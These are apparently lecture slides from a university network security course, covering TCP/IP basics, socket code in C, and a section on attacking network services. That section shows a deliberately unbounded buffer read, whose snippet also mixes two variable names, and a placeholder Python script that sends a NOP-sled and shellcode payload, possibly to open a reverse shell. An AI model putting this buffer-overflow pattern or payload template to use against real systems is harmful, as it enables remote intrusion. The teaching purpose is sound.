



CSC 405

Network Attacks

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
CSC 474 - Network Security

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The OSI Model




The OSI Model



IP Packet Structure


0 bit

32 bits




Transmission Control Protocol (TCP)

TCP - Order of packets matters



User Datagram Protocol (UDP)

UDP - Order of packets **does not matter**



TCP vs UDP Communication

TCP


- Establishes a connection between sender & receiver before transmission
- Expects packets sent to be received in order
- Adjusts the data transmission rate based on network congestion
- Used for web browsing, file transmitting, email, SSL

UDP

- Does not establish a connection, making communication faster
- Does not care if packets arrive out of order
- Used for audio/video streaming, VoIP, broadcasting, and DNS lookups


The TCP 3-Way Handshake

User sends an initial SYN packet, establishing they wish to connect




The TCP 3-Way Handshake

Server acknowledges the request, and sends a numeric sequence



The TCP 3-Way Handshake

User then sends another ACK packet, acknowledging the acknowledgement



Sockets and Ports

server.c

Socket

Endpoint for communication between two hosts to send/receive data packets

Port

Any number from 0 to 65535

(0-1024 are reserved for common use cases)

```
...
int main() {
    int server, new_socket;
    struct sockaddr_in address;
    int opt = 1;
    int addrlen = sizeof(address);
    char buffer[1024] = {0};
    ...
    // Forcefully attaching socket to the port 8000
    if (setsockopt(server, SOL_SOCKET, SO_REUSEADDR | SO_REUSEPORT, &opt,
        sizeof(opt))) {
        perror("setsockopt");
        exit(EXIT_FAILURE);
    }
    address.sin_family = AF_INET;
    address.sin_addr.s_addr = INADDR_ANY;
    address.sin_port = htons(8000);
    ...
    // Accept a connection
    if ((new_socket = accept(server, (struct sockaddr *)&address,
        (socklen_t*)&addrlen)) < 0) {
        perror("accept");
        exit(EXIT_FAILURE);
    }

    // Read message from client
    read(new_socket, buffer, 1024);
    printf("Message from client: %s\n", buffer);

    close(new_socket);
    close(server_fd);
    return 0;
}
```

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`client.c`

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int main() {
    struct sockaddr_in serv_addr;
    int sock = 0;
    char *message = "Hello from client";

    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
        printf("\n Socket creation error \n");
        return -1;
    }

    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(8000);

    // Convert IPv4 and IPv6 addresses from text to binary form
    if (inet_pton(AF_INET, "127.0.0.1", &serv_addr.sin_addr) <= 0) {
        printf("\nInvalid address/ Address not supported \n");
        return -1;
    }

    if (connect(sock, (struct sockaddr *)&serv_addr,
        sizeof(serv_addr)) < 0) {
        printf("\nConnection Failed \n");
        return -1;
    }

    send(sock, message, strlen(message), 0);
    printf("Message sent\n");

    close(sock);
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I/O Stream

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```

Attacking the Network

If a server application does not properly check bounds for `idx`, then it could exceed the boundaries of `buffer`

```
idx = 0;
while ((ret = read(0, &buffer[idx], 1)) > 0) {
    index++;
    if (buffer[idx - 1] == 0x0a) {
        buffer[idx - 1] = '\0';
        break;
    }
}
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An attacker could then build a small attack script that delivers their payload

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


```
import socket

# Target information
HOST = 'target_ip'
PORT = target_port

# Craft the payload
payload = '\x90'*size + shellcode + 'mem_address'

# Create a socket and connect to the target
with socket.socket(socket.AF_INET,
                   socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))
    s.sendall(payload)
    # Receive data if exploit opens reverse shell
    data = s.recv(1024)
    print('Received', data)
```




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
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
Wireless router
emits radio waves



